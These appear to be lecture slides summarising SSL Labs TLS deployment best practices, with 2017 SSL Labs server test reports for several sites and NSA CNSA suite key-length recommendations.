SSL and TLS Best Practices

(From SSL Labs)

Performance (continued)

- Use CPUs that support hardware accelerated AES.

https://github.com/ssllabs/research/wiki/SSL-and-TLS-Deployment-Best-Practices

SSL and TLS Best Practices

(From SSL Labs)

HTTP and Application Security

- Encrypt everything.
- Eliminate mixed content. MITM attacks can hijack the entire session by using the undecrypted portions.
- Understand and acknowledge third-party trust. You need to trust any third party services such as Google Analytics.
- Secure cookies.
- Secure HTTP compression. Application code needs to be made to address TIME and BREACH attacks.

https://github.com/ssllabs/research/wiki/SSL-and-TLS-Deployment-Best-Practices

SSL and TLS Best Practices
(From SSL Labs)

Validation

- Use SSL/TLS assessment tool such as the free SSL Labs server test.


Advanced Topics

- Public key pinning. Web site operators can restrict which CAs can issue certificates for their web sites. Used by Google and hard-coded into Chrome.

- DNSSEC and DANE. A set of technologies that add integrity to the domain name system. Prevents attackers from hijacking DNS requests and providing malicious responses.

https://github.com/ssllabs/research/wiki/SSL-and-TLS-Deployment-Best-Practices

SSL Labs Server Testing



You are here: Home > Projects > SSL Server Test > nsa.gov

SSL Report: nsa.gov (23.197.244.75)

Assessed on: Mon, 27 Nov 2017 00:29:50 UTC | Hide | Clear cache


Scan Another »

Summary

Visit our documentation page for more information, configuration guides, and books. Known issues are documented here.

https://www.ssllabs.com/ssltest/

SSL Labs Server Testing



You are here: Home > Projects > SSL Server Test > cabrillo.instructure.com > 52.5.44.40

SSL Report: cabrillo.instructure.com (52.5.44.40)

Assessed on: Mon, 27 Nov 2017 00:35:15 UTC | Hide | Clear cache


Scan Another »

Summary

Visit our documentation page for more information, configuration guides, and books. Known issues are documented here.

https://www.ssllabs.com/ssltest/

SSL Labs Server Testing


SSL Server Test: www.cab
Secure | https://www.ssllabs.com/ssltest/analyze.html?d=www.cabrillo.edu
Apps Yahoo Cabrillo College Health Network CIS 76 links Lab Development Home Music Training Expand All » Other bookmarks
Qualys. SSL Labs
Home Projects Qualys.com Contact

You are here: Home > Projects > SSL Server Test > www.cabrillo.edu

SSL Report: www.cabrillo.edu (207.62.187.8)

Assessed on: Mon, 27 Nov 2017 00:27:24 UTC | Hide | Clear cache

Scan Another »

Summary

Overall Rating

C

No support for TLS 1.2, which is the only secure protocol version. MORE »

Certificate
Protocol Support
Key Exchange
Cipher Strength
0
20
40
60
80
100

Visit our documentation page for more information, configuration guides, and books. Known issues are documented here.


This server supports weak Diffie-Hellman (DH) key exchange parameters. Grade capped to B. MORE INFO »

The server supports only older protocols, but not the current best TLS 1.2. Grade capped to C. MORE INFO »

The server does not support Forward Secrecy with the reference browsers. MORE INFO »

https://www.ssllabs.com/ssltest/

SSL Labs Server Testing



You are here: Home > Projects > SSL Server Test > simms-teach.com

SSL Report: simms-teach.com (208.113.154.64)

Assessed on: Mon, 27 Nov 2017 00:25:16 UTC | Hide | Clear cache

Scan Another »


Summary

Visit our documentation page for more information, configuration guides, and books. Known issues are documented here.

This site works only in browsers with SNI support.

https://www.ssllabs.com/ssltest/

SSL Labs Server Testing



You are here: Home > Projects > SSL Server Test > opus-ii.cis.cabrillo.edu > 207.62.187.244

SSL Report: opus-ii.cis.cabrillo.edu (207.62.187.244)

Assessed on: Tue, 28 Nov 2017 15:53:30 UTC | Hide | Clear cache

Scan Another »


Summary

Visit our documentation page for more information, configuration guides, and books. Known issues are documented here.

HTTP Strict Transport Security (HSTS) with long duration deployed on this server. MORE INFO »

https://www.ssllabs.com/ssltest/

NSA Recommendations



BlueKrypt | Cryptographic Key Length Recommendation

e.g AES

Assymmetric
e.g RSA & DH

e.g ECDH
& ECDSA

e.g SHA 384

Type	Symmetric	Factoring (modulus)	Elliptic Curve	Hash
Up to Top Secret	256	3072	384	384

All key sizes are provided in bits. These are the minimal sizes for security.
Click on a value to compare it with other methods.

* NSA will initiate a transition to quantum resistant algorithms in the not too distant future. Until this new suite is developed and products are available implementing the quantum resistant suite, NSA will rely on current algorithms. For those partners and vendors that have not yet made the transition to CNSA suite elliptic curve algorithms, the NSA recommend not making a significant expenditure to do so at this point but instead to prepare for the upcoming quantum resistant algorithm transition.

This FAQ provides answers to commonly asked questions regarding the Commercial National Security Algorithm (CNSA) Suite, Quantum Computing and CNSS Advisory Memorandum 02-15.


CNSA suite includes cryptographic algorithms for encryption, hashing, digital signatures and key exchange:
Encryption: Advanced Encryption Standard (AES) - FIPS 197
Hashing: Secure Hash Algorithm (SHA) - FIPS 180-4
Digital Signature: Elliptic Curve Digital Signature Algorithm (ECDSA) - FIPS 186-4
Digital Signature: RSA - FIPS 186-4
Key Exchange: Elliptic Curve Diffie-Hellman (ECDH) - NIST SP 800-56A
Key Exchange: Diffie-Hellman (DH) - IETF RFC 3526
Key Exchange: RSA - NIST SP 800-56B rev 1

Author: Damien Giry
Approved by Prof. Jean-Jacques Quisquater
Contact: keylength@bluekrypt.com

https://www.keylength.com/en/6/

*NSA says public key algorithms like RSA, Diffie-Hellman, ECDH and ECDSA are vulnerable to attacks by quantum computers

NSA-Approved Commercial National Security Algorithm (CNSA) Suite (2016)



Algorithm	Function	Specification	Parameters
Advanced Encryption Standard (AES)	Symmetric block cipher used for information protection	FIPS PUB 197 (Reference i)	Use 256 bit keys to protect up to TOP SECRET
Elliptic Curve Diffie-Hellman (ECDH) Key Exchange	Asymmetric algorithm used for key establishment	NIST SP 800-56A Rev 2 (Reference j)	Use Curve P-384 to protect up to TOP SECRET.
Elliptic Curve Digital Signature Algorithm (ECDSA)	Asymmetric algorithm used for digital signatures	FIPS PUB 186-4 (Reference k)	Use Curve P-384 to protect up to TOP SECRET.
Secure Hash Algorithm (SHA)	Algorithm used for computing a condensed representation of information	FIPS PUB 180-4 (Reference l)	Use SHA-384 to protect up to TOP SECRET.
